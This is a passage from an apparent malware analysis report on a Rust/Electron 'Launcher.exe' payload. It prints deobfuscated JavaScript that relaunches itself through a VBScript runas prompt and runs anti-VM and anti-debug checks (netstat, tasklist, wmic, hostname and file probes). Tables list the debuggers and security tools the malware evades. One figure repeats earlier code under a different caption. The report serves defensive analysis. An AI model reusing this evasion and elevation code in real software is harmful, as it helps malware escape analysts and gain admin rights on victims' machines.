



Figure 21- Execution of the Launcher.exe Binary by the Malware

As the final step in this execution chain, the malware spawns a new thread to execute the **Launcher.exe** binary

Analysis Of Launcher.exe

Name	Launcher.ex
MD5	8f92214d17b7124b9c70fb73d20c80f2
SHA256	98f3170768bb5fccaa410eb20e0760353a08f96baf83ca198ef0a5d102d105fa
File Type	PE64/EXE

Static Analysis



The screenshot shows the 'Properties' dialog box for 'Launcher.exe'. The 'General' tab is selected, displaying a table of file properties. The table has two columns: 'Property' and 'Value'. The properties listed are: File Name (C:\Users\...ppData\Local\Programs\launcher\Launcher.exe), File Type (Portable Executable 64), File Info (Error: invalid PE file.), File Size (201.07 MB (210832384 bytes)), and PE Size (201.07 MB (210832384 bytes)).

Property	Value
File Name	C:\Users\...ppData\Local\Programs\launcher\Launcher.exe
File Type	Portable Executable 64
File Info	Error: invalid PE file.
File Size	201.07 MB (210832384 bytes)
PE Size	201.07 MB (210832384 bytes)

Figure 22 – File Information of Launcher.exe

The newly acquired payload is a **64-bit Portable Executable (PE64)** with a file size of approximately **201 MB**.




Figure 23– PE Header Information of Launcher.exe

The executable is compiled for **Windows 10 architecture**. It is written in **Rust** and packed using the **Squirrel Installer (1.0.0–1.9.1)** framework.




Figure 24- Comparison of the Malicious Payload Artifacts with Legitimate Applications

To further inspect the contents, the files compressed within the **app-64.7z** archive were extracted. A comparative analysis of these files reveals that both directories contain standard Electron framework components, such as a **resources** folder, **chrome_*.pak** files, **ffmpeg.dll**, **d3dcompiler_47.dll**, **vk_swiftshader** components, and **snapshot_blob.bin**. The presence of these artifacts indicates that the application relies on the Chromium framework and the V8 JavaScript engine under the hood. Technically, both structures share an identical runtime environment, functioning as web-based applications packaged for desktop execution. However, the fundamental difference lies in their entry points and intended use cases. While the legitimate structure contains the Discord executable that launches the application directly, the malicious structure utilizes an executable named **Launcher.exe**. From an **Electron** architecture perspective, this suggests that although the malicious structure employs the same technology, it acts as a launcher or an intermediary execution layer rather than a direct end-user application.

Dynamic Analysis




Figure 25- Reading the v8_context_snapshot.bin File by Launcher.exe

During its initialization phase, the application reads the **v8_context_snapshot.bin** file via the **CreateFileW** API. This allows the V8 JavaScript engine to start up rapidly using a precompiled memory state, which is a standard initialization procedure in Electron/Chromium-based applications.




Figure 26- Reading the app.asar Archive by Launcher.exe

Subsequently, the **app.asar** archive is accessed, and its embedded JavaScript payload is executed.




Figure 27- Extraction of the app.asar Archive Associated with Launcher.exe

In the subsequent phase of the analysis, the extracted **E8gSnll2JvSSYPc6.js** payload will be examined.

Analysis of E8gSnll2JvSSYPc6.js

Name	E8gSnll2JvSSYPc6.js
MD5	9c45261106513b064c0b01bc17fb1f76
SHA256	81fa8265c401d995962e46b5bdb2683d76af2a8540dec3b371cdbc c824 c4c94
File Type	JavaScript

Static Analysis

```
22     }
23   }
24 }
25 const _0x_0x4f73fa = _0x_0xfc45;
26 (function(_0x518567, _0x5902d6) {
27   const _0xe764a1 = {
28     _0xf7f55d: 0x11d,
29     _0x30e6a4: 0xfa,
30     _0x24925c: 0x394,
31     _0x596aa9: 0x190,
32     _0x57bad7: 0x29a,
33     _0x249d17: 0x43e
34   },
35   _0xbbee22 = _0x_0xfc45,
36   _0x58ca40 = _0x518567();
37   while (!![]) {
38     try {
39       const _0x382cf9 = -parseInt(_0xbbee22(0xc0)) / (-0x1094 + -0x3 * -0xa4d + 0x27 * -0x5e) + -parseInt(_0xbbee22(0x19a)) / (0xcb
40         * 0x13 + -0x576 + -0x999 * 0x1) * (-parseInt(_0xbbee22(_0x_0xe764a1._0xf7f55d)) / (-0x31b + -0x1487 + 0x17a5)) + parseInt
41         (_0xbbee22(_0x_0xe764a1._0x30e6a4)) / (-0x1 * -0x45b + 0x548 + -0x335 * 0x3) + parseInt(_0xbbee22(0x242)) / (-0x184 * -0x7 +
42         0x579 * 0x1 + 0x2 * -0x808) * (-parseInt(_0xbbee22(_0x_0xe764a1._0x24925c)) / (-0x5f6 + -0x102c + 0x1628)) + -parseInt
43         (_0xbbee22(0x409)) / (-0x2230 + 0x3 * -0x137 + -0x25dc * -0x1) * (parseInt(_0xbbee22(0x18c)) / (0x1732 + -0x7 * -0x392 +
44         -0x3028)) + -parseInt(_0xbbee22(_0x_0xe764a1._0x596aa9)) / (0x39 * -0x98 + -0xb89 + 0x2d6a * 0x1) * (-parseInt(_0xbbee22
45         (_0x_0xe764a1._0x57bad7)) / (-0x8b * 0x43 + 0x8d * 0x3 + -0x8b1 * -0x4)) + parseInt(_0xbbee22(_0x_0xe764a1._0x249d17)) / (0x1
46         * -0x864 + 0x1b44 + -0x12d5);
47       if (_0x382cf9 === _0x5902d6) break;
48       else _0x58ca40['push'](_0x58ca40['shift']());
49     } catch (_0x46f577) {
50       _0x58ca40['push'](_0x58ca40['shift']());
51     }
52   }
53 }(_0x_0x4434, -0x14e150 + 0x1608af + 0xbb37b));
54 const _0x_0x5408c1 = (function() {
55   let _0x18b7d3 = !![];
```

Figure 28- Obfuscated JavaScript Code of the Malware

An examination of the JavaScript source code executed within **Launcher.exe** reveals that the code's readability has been intentionally obfuscated using mathematical control flow flattening, a technique designed to heavily complicate static analysis. The obfuscated code was decoded and rendered readable utilizing the **webcrack** deobfuscation utility.

```

777 const main = async () => {
778   if (!isAdmin()) {
779     silentLog("Resrarting..");
780     try {
781       const _0x4e2053 = oc.tmpdir();
782       const _0x2e0faa = path.join(_0x4e2053, "elevate_" + Date.now() + ".vbs");
783       const _0x2f1f43 = process.execPath;
784       const _0x49ef66 = "Dim objShell\nSet objShell = CreateObject(\"Shell.Application\")\nobjShell.ShellExecute \"\" + _0x2f1f43.replace(/\\/g, "\\\"") +
785         "\"\", \"\", \"\", \"runas\", 1\nSet objShell = Nothing";
786       fs.writeFileSync(_0x2e0faa, _0x49ef66);
787       spawn("wscript.exe", [_0x2e0faa], {
788         detached: true,
789         stdio: "ignore"
790       });
791       setTimeout(() => {
792         try {
793           fs.unlinkSync(_0x2e0faa);
794         } catch (_0x1aa378) {}
795       }, 2000);
796       process.exit(0);
797     } catch (_0x505792) {
798       silentLog("Get admin error: " + _0x505792.message, true);
799     }
800   }
801 }

```

Name	Type	Size
elevate_17.vbs	vbs	1 KB
VBScript Komut D...		1 KB
TMF Dooyasi		102 KB
TMF Dooyasi		102 KB

```

1 Dim objShell
2 Set objShell = CreateObject("Shell.Application")
3 objShell.ShellExecute "C:\\Users\\
4 Set objShell = Nothing

```

Figure 29- Privilege Escalation Mechanism via VBScript Execution

If the malware is not running with administrative privileges, it creates a **VBS script** to relaunch itself with elevated rights using **runas**. The script is saved in the Temp directory and executed silently via **wscript.exe**.

```

800 if (AntiVMControl === "True") {
801   const _0x26f85f = await antiCheck();
802   if (!_0x26f85f) {
803     silentLog("Security checks failed - Terminating", true);
804     return;
805   }
806 } else {
807   silentLog("Anti-debug system disabled - Skipping security checks");
808 }

```

```

760 const AntiVMControl = "False";
761 const antiCheck = async () => {
762   try {
763     silentLog("Starting anti-debug and anti-VM checks...");
764     const _0x1f0b29 = await comprehensiveAntiDebugCheck();
765     if (!_0x1f0b29) {
766       silentLog("Security checks failed - Terminating", true);
767       return false;
768     }
769     continuousMonitoring();
770     silentLog("Security verified - Anti-debug system active");
771     return true;
772   } catch (_0x4883ca) {
773     silentLog("Anti-check error: " + _0x4883ca.message, true);
774     return false;
775   }
776 }

```

Figure 30 – Anti-VM and Anti-Debug Control Mechanisms

Further along in the execution flow, the malware employs the **comprehensiveAntiDebugCheck** and **continuousMonitoring** functions to detect whether it is operating within a virtualized or analysis environment, thereby attempting to evade detection and analysis

```

420 const comprehensiveAntiDebugCheck = async () => {
421   silentLog("Advanced Anti-Debug System Starting...");
422   const _0x54a267 = {
423     name: "Network Ports",
424     func: checkSuspiciousPorts
425   };
426   const _0x59f22c = {
427     name: "DLL Injection",
428     func: detectDLLInjection
429   };
430   const _0x34e507 = {
431     name: "Parent Process",
432     func: analyzeParentProcess
433   };
434   const _0x317c3a = [{
435     name: "Virtual Environment",
436     func: () => Promise.resolve(detectVirtualEnvironment())
437   }, {
438     name: "Suspicious Files",
439     func: () => Promise.resolve(checkSuspiciousFiles())
440   }, {
441     name: "Timing Analysis",
442     func: () => Promise.resolve(timingBasedDetection())
443   }, {
444     name: "Advanced Process Detection",
445     func: advancedProcessDetection
446   }, _0x54a267, {
447     name: "Registry Analysis",
448     func: checkDebuggerRegistry
449   }, _0x59f22c, _0x34e507];
450   for (let _0x551e7b of _0x317c3a) {
451     try {
452       silentLog("Checking: " + _0x551e7b.name + "...");
453       const _0x33d5fa = await _0x551e7b.func();
454       if (!_0x33d5fa) {
455         silentLog(_0x551e7b.name + " failed - Security threat detected!", true);
456         return false;
457       }
458       silentLog(_0x551e7b.name + " passed");
459       await new Promise(_0x3069cc => setTimeout(_0x3069cc, Math.random() * 300 + 100));
460     } catch (_0x160194) {

```

Figure 31 – The ComprehensiveAntiDebugCheck function

The **comprehensiveAntiDebugCheck** function combines multiple anti-analysis techniques to detect and evade analysis environments.

- Detection of suspicious network ports (**Network Ports**)
- Detection of DLL injection attempts (**DLL Injection**)
- Parent process analysis for debugger/tool identification (**Parent Process**)
- Virtual Machine (VM) environment detection (**Virtual Environment**)
- Checks for the presence of suspicious files (**Suspicious Files**)
- Timing-based analysis (**Timing Analysis**)
- Advanced process anomaly detection (**Advanced Process Detection**)
- Verification of debugger-related registry keys (**Registry Analysis**)

All checks are iterated sequentially within a loop, and the result of each check is logged. If any of the checks fail (detecting an analysis environment), the execution process is immediately terminated.

```
137 const checkSuspiciousPorts = async () => {
138   return new Promise(_0xaeffe1 => {
139     try {
140       const _0x95c0d5 = spawn("netstat", ["-an"], {
141         stdio: ["ignore", "pipe", "ignore"]
142       });
143       let _0x357258 = "";
144       let _0x363ab4;
145       _0x95c0d5.stdout.on("data", _0x182ef4 => {
146         _0x357258 += _0x182ef4.toString();
147       });
148       _0x95c0d5.on("close", () => {
149         if (_0x363ab4) {
150           clearTimeout(_0x363ab4);
151         }
152         for (let _0x13a77e of suspiciousPorts) {
153           if (_0x357258.includes(":" + _0x13a77e + " ") || _0x357258.includes(":" + _0x13a77e + "\t")) {
154             triggerAntiDebugResponse("Suspicious port active: " + _0x13a77e);
155             _0xaeffe1(false);
156             return;
157           }
158         }
159         _0xaeffe1(true);
160       });
161       _0x95c0d5.on("error", _0x108389 => {
162         if (_0x363ab4) {
163           clearTimeout(_0x363ab4);
164         }
165         silentLog("Netstat error: " + _0x108389.message, true);
166         _0xaeffe1(true);
167       });
168       _0x363ab4 = setTimeout(() => {
169         _0x95c0d5.kill();
170         _0xaeffe1(true);
171       }, 10000);
172     } catch (_0x5db232) {
173       silentLog("Port monitoring error: " + _0x5db232.message, true);
174       _0xaeffe1(true);
175     }
176   });
177 }
```

Figure 32 –Netstat-Based Port Analysis Mechanism

The malware executes the **netstat -an** command to retrieve active network connections and listening ports. It subsequently cross-references this output against a predefined list of port numbers located in the `suspiciousPorts` array. If any of these ports are found to be active, the system evaluates this as a security threat, which triggers the anti-debug response mechanism.

```

334 const timingBasedDetection = () => {
335   try {
336     const _0x1163ab = 100000;
337     const _0x2ec3a1 = process.hrtime.bigint();
338     let _0x7cf2ad = 0;
339     for (let _0x461b07 = 0; _0x461b07 < _0x1163ab; _0x461b07++) {
340       _0x7cf2ad += Math.sqrt(_0x461b07) * Math.random();
341     }
342     const _0x5453b6 = process.hrtime.bigint();
343     const _0xdb0121 = Number(_0x5453b6 - _0x2ec3a1) / 1000000;
344     if (_0xdb0121 > 500) {
345       triggerAntiDebugResponse("Timing anomaly detected: " + _0xdb0121 + "ms");
346       return false;
347     }
348     return true;
349   } catch (_0x44aec4) {
350     silentLog("Timing detection error: " + _0x44aec4.message, true);
351     return true;
352   }
353 };

```

Figure 33 –Timing-Based Evasion Function

The **timingBasedDetection** function attempts to identify debugging environments by detecting anomalies in system execution times. It generates a specific computational load and measures the elapsed time for execution. If the processing time exceeds **500** milliseconds, the environment is flagged as a potential debugger setup, and the anti-debug mechanism is triggered.

```

246 const detectDllInjection = async () => {
247   return new Promise(_0x3ddc09 => {
248     try {
249       const _0x225f77 = spawn("tasklist", ["/m", "/fi", "PID eq " + process.pid], {
250         stdio: ["ignore", "pipe", "ignore"]
251       });
252       let _0x4a529d = "";
253       let _0x2020b6;
254       _0x225f77.stdout.on("data", _0x99704f => {
255         _0x4a529d += _0x99704f.toString().toLowerCase();
256       });
257       _0x225f77.on("close", () => {
258         if (_0x2020b6) {
259           clearTimeout(_0x2020b6);
260         }
261         const _0x4db66b = ["detours.dll", "easyhook", "minhook", "madhook", "injection.dll", "apimonitor", "deviare", "nektro", "apihook", "dllinjector"];
262         for (let _0x18f07d of _0x4db66b) {
263           if (_0x4a529d.includes(_0x18f07d)) {
264             triggerAntiDebugResponse("Suspicious DLL detected: " + _0x18f07d);
265             _0x3ddc09(false);
266             return;
267           }
268         }
269         _0x3ddc09(true);
270       });
271       _0x225f77.on("error", _0x3a4122 => {
272         if (_0x2020b6) {
273           clearTimeout(_0x2020b6);
274         }
275         silentLog("DLL detection error: " + _0x3a4122.message, true);
276         _0x3ddc09(true);
277       });
278       _0x2020b6 = setTimeout(() => {
279         _0x225f77.kill();
280         _0x3ddc09(true);
281       }, 8000);
282     } catch (_0x59dbf9) {
283       silentLog("DLL injection detection error: " + _0x59dbf9.message, true);
284       _0x3ddc09(true);
285     }
286   });
287 }

```

Figure 34 DLL Injection Detection Mechanism of the Malware

The **detectDLLInjection** function is designed to determine whether suspicious DLLs have been injected into the running process. It enumerates the loaded DLLs for the current process utilizing the **tasklist /m /fi "PID eq "** command, converting the output to lowercase for parsing. It then iterates through a hardcoded list of DLLs associated with known injection and hooking tools. If a match is found, the system flags the presence of an analysis tool, triggers the anti-debug mechanism, and terminates the process.

detours.dll	easyhook	minhook
madhook	injection.dll	apimonitor
deviare	Nektro	apihook
dllinjector		

Table 5 –Target Dll Names

```

354 const analyzeParentProcess = async () => {
355   return new Promise(_0x396c08 => {
356     try {
357       const _0x59457c = spawn("wmic", ["process", "where", "ProcessId=" + process.ppid, "get", "Name,CommandLine,ExecutablePath", "/format:csv"], {
358         stdio: ["ignore", "pipe", "ignore"]
359       });
360       let _0x40640f = "";
361       let _0x3b929b;
362       _0x59457c.stdout.on("data", _0x45ba3e => {
363         _0x40640f += _0x45ba3e.toString().toLowerCase();
364       });
365       _0x59457c.on("close", () => {
366         if (_0x3b929b) {
367           clearTimeout(_0x3b929b);
368         }
369         const _0x5143f5 = ["x64dbg.exe", "x32dbg.exe", "ollydbg.exe", "ida.exe", "ida64.exe", "ghidra.exe", "immunity.exe", "windbg.exe", "cheatengine.exe", "cheat engine.exe",
370           "processhacker.exe", "apimonitor.exe", "wireshark.exe", "fiddler.exe"];
371         for (let _0x5cb7c1 of _0x5143f5) {
372           if (_0x40640f.includes(_0x5cb7c1)) {
373             if (!_0x40640f.includes("explorer.exe") && !_0x40640f.includes("cmd.exe")) {
374               triggerAntiDebugResponse("Suspicious parent process: " + _0x5cb7c1);
375               _0x396c08(false);
376               return;
377             }
378           }
379           _0x396c08(true);
380         }
381         _0x59457c.on("error", _0x4e7169 => {
382           if (_0x3b929b) {
383             clearTimeout(_0x3b929b);
384           }
385           silentLog("Parent process analysis error: " + _0x4e7169.message, true);
386           _0x396c08(true);
387         });
388         _0x3b929b = setTimeout(() => {
389           _0x59457c.kill();
390           _0x396c08(true);
391         }, 5000);
392       } catch (_0x37ee78) {

```

Figure 35 – Parent Process Analysis Mechanism

The **analyzeParentProcess** function analyzes the parent of the current process to determine if it is operating under a debugger or analysis tool. It extracts the parent process name, command-line arguments, and executable path using the `wmic process where ProcessId=` command, and evaluates the string in lowercase. The script then checks for the names of known reverse engineering and network analysis tools. If any of these tools are identified within the parent process structure, and the process is not spawned by a legitimate system executable like **explorer.exe** or **cmd.exe**, the condition is deemed suspicious and the **anti-debug** mechanism is activated.

x64dbg.exe	X32dbg.exe	ollydbg.exe
ida.exe	ida64.exe	ghidra.exe
immunity.exe	Windbg.exe	cheatengine.exe
cheat engine.exe	processhacker.exe	apimonitor.exe
wireshark.exe	fiddler.exe	

Table 6 – Debugging, Reverse Engineering, and Network Analysis Tools Target by the Anti-Analysis Routine

```

288 const detectVirtualEnvironment = () => {
289   try {
290     const _0x4651b0 = [() => {
291       const _0x55f38e = os.hostname().toLowerCase();
292       const _0x38f634 = ["vm", "virtual", "sandbox", "malware", "test", "analysis", "vbox", "vmware"];
293       return _0x38f634.some(_0x99c96c => _0x55f38e.includes(_0x99c96c));
294     }, () => os.totalmem() < 2147483648, () => os.cpus().length < 2, () => {
295       const _0x5b6964 = os.userInfo().username.toLowerCase();
296       const _0x1f8014 = ["malware", "virus", "sandbox", "analyst", "test", "vm", "user", "admin"];
297       return _0x1f8014.includes(_0x5b6964);
298     }];
299     let _0x1c12be = 0;
300     for (let _0x281df6 of _0x4651b0) {
301       if (_0x281df6()) {
302         _0x1c12be++;
303       }
304     }
305     if (_0x1c12be >= 2) {
306       triggerAntiDebugResponse("Virtual environment detected (score: " + _0x1c12be + ")");
307       return false;

```

Figure 36- Virtual Machine CPU and Hostname Control Mechanisms

The **detectVirtualEnvironment** function performs multiple checks to determine if the system is operating within a virtual machine. It initially inspects the system hostname. Subsequently, it evaluates the total system memory and the number of CPU cores. Finally, it analyzes the current username. If at least two of these checks yield positive results, the environment is classified as a virtual machine, triggering the anti-debug mechanism.

vm	virtual	sandbox	malware	test	analysis	vbox
vmware	virus	analyst	user	admin		

Table 7- Targeted Hostnames and Usernames

```

315 const checkSuspiciousFiles = () => {
316   try {
317     const _0x2bdb8b = ["C:\\Windows\\System32\\drivers\\VBoxMouse.sys", "C:\\Windows\\System32\\drivers\\VBoxGuest.sys", "C:\\Windows\\System32\\drivers\\vmtoolsd.sys",
318       "C:\\Windows\\System32\\drivers\\vmtoolsd.sys", "C:\\Program Files\\VMware\\VMware Tools\\", "C:\\Program Files\\Oracle\\VirtualBox\\", "C:\\Program Files (x86)\\VMware\\VMware
319       Tools\\", "C:\\Program Files (x86)\\Oracle\\VirtualBox\\"];
320     let _0x14bce0 = 0;
321     for (let _0x18d923 of _0x2bdb8b) {
322       if (fs.existsSync(_0x18d923)) {
323         _0x14bce0++;
324       }
325     }
326     if (_0x14bce0 >= 2) {
327       triggerAntiDebugResponse("VM files detected (count: " + _0x14bce0 + ")");
328       return false;
329     }
330     return true;
331   } catch (_0x5e50cf) {
332     silentLog("File system analysis error: " + _0x5e50cf.message, true);
333     return true;

```

Figure 37 Virtual Machine File and Artifact Detection by the Malware

The **CheckSuspiciousFiles** function detects virtual environments by querying the file system for artifacts and drivers associated with VMs. It searches for specific drivers and installation directories related to **VirtualBox** and **VMware**. If two or more suspicious files are discovered, the system is assumed to be a virtualized environment, triggering the anti-debug mechanism.

```

354 const analyzeParentProcess = async () => {
355   return new Promise(_0x396c08 => {
356     try {
357       const _0x59457c = spawn("wmic", ["process", "where", "ProcessId=" + process.ppid, "get", "Name,CommandLine,ExecutablePath", "/format:csv"], {
358         stdio: ["ignore", "pipe", "ignore"]
359       });
360       let _0x40640f = "",
361       let _0x3b929b;
362       _0x59457c.stdout.on("data", _0x45ba3e => {
363         _0x40640f += _0x45ba3e.toString().toLowerCase();
364       });
365       _0x59457c.on("close", () => {
366         if (_0x3b929b) {
367           clearTimeout(_0x3b929b);
368         }
369         const _0x5143f5 = ["x64dbg.exe", "x32dbg.exe", "ollydbg.exe", "ida.exe", "ida64.exe", "ghidra.exe", "immunity.exe", "windbg.exe", "cheatengine.exe", "cheat engine.exe",
370           "processhacker.exe", "apimonitor.exe", "wireshark.exe", "fiddler.exe"];
371         for (let _0x5cb7c1 of _0x5143f5) {
372           if (_0x40640f.includes(_0x5cb7c1)) {
373             if (!_0x40640f.includes("explorer.exe") && !_0x40640f.includes("cmd.exe")) {
374               triggerAntiDebugResponse("Suspicious parent process: " + _0x5cb7c1);
375               _0x396c08(false);
376               return;
377             }
378           }
379           _0x396c08(true);
380         });
381         _0x59457c.on("error", _0x4e7169 => {
382           if (_0x3b929b) {
383             clearTimeout(_0x3b929b);
384           }
385           silentLog("Parent process analysis error: " + _0x4e7169.message, true);
386           _0x396c08(true);
387         });
388         _0x3b929b = setTimeout(() => {
389           _0x59457c.kill();
390           _0x396c08(true);
391         }, 5000);
392       } catch (_0x37ee78) {

```

Figure 38 Advanced Process Analysis and Anti-Debug Detection Mechanism

The **advancedProcessDetection** function utilizes the WMIC utility to enumerate and analyze all running processes (including name, PID, path, and command-line arguments). The retrieved process data is parsed line by line. After filtering out legitimate system processes, it checks the remaining entries against a **blockedKeywords** list containing signatures of debugging, reverse engineering, and analysis tools. If a match occurs, the program terminates its execution.

Wireshark	tcpdump	Tshark	Ettcap
microsoft network monitor	Fiddler	capsa	Omnipeek
Smartsniff	colasoft capsa	Networkminer	Ntopng
ntop	Packetcapture	Windump	Glasswire
Networx	x64dbg	x32dbg	immunity debugger
Ollydbg	immunity	windbg	ida pro
visual studio	ida64	ida32	idaw64
idaw	radare2	ghidra	binaryninja
binary ninja	cheat engine	cheatengine	game hacker
artmoney	gamehacker	memory scanner	trainer
memoryscanner	Burpsuite	burp suite	Zaproxy
burp-suite	zap proxy	owasp zap	Insomnia
postman	curl.exe	Resourcehacker	pe-bear
resource hacker	Pebear	cff Explorer	hex edior

\\wireshark\\	\\fiddler\\	\\burp\\	\\ida\\
\\ghidra\\	\\ollydbg\\	\\x64dbg\\	\\x32dbg\\
\\cheat engine\\	\\cheatengine\\	\\artmoney\\	\\processhacker\\
\\process hacker\\	\\procmon\\	\\apimonitor\\	\\api monitor\\
\\detours\\	\\immunity\\	\\radare2\\	\\binary ninja\\
\\binaryninja\\	\\resourcehacker\\	\\resource hacker\\	\\hex workshop\\
\\hxd\\	\\zaproxy\\	\\lowasp\\zap\\	\\postman\\
\\insomnia\\			
cffexplorer	Hexeditor	Hxd	process monitor

Table 8 – List of Targeted Debugging, Reverse Engineering, Network Analysis, and Security Tools

c:\\windows\\system32\\	c:\\windows\\syswow64\\	c:\\windows\\winsxs\\
c:\\program files\\windows	c:\\program files (x86)\\windows	c:\\program files\\microsoft
c:\\programfiles (x86)\\microsoft	microsoft corporation	windows defender
microsoft\\	\\windowsapps\\	c:\\windows\\servicing\\
c:\\windows\\ccm\\	c:\\windows\\ccmcache\\	

Table 9- System and Microsoft-Based Secure Directory and Process Signatures

svchost.exe	explorer.exe	dwm.exe
winlogon.exe	csrss.exe	lsass.exe
services.exe	spoolsv.exe	taskhost.exe
taskhostw.exe	conhost.exe	dllhost.exe
rundll32.exe	msiexec.exe	wininit.exe
smss.exe	wermgr.exe	searchindexer.exe
audiodg.exe		

Table 10- List of Critical Windows Operating System Processes

```

178 const checkDebuggerRegistry = async () => {
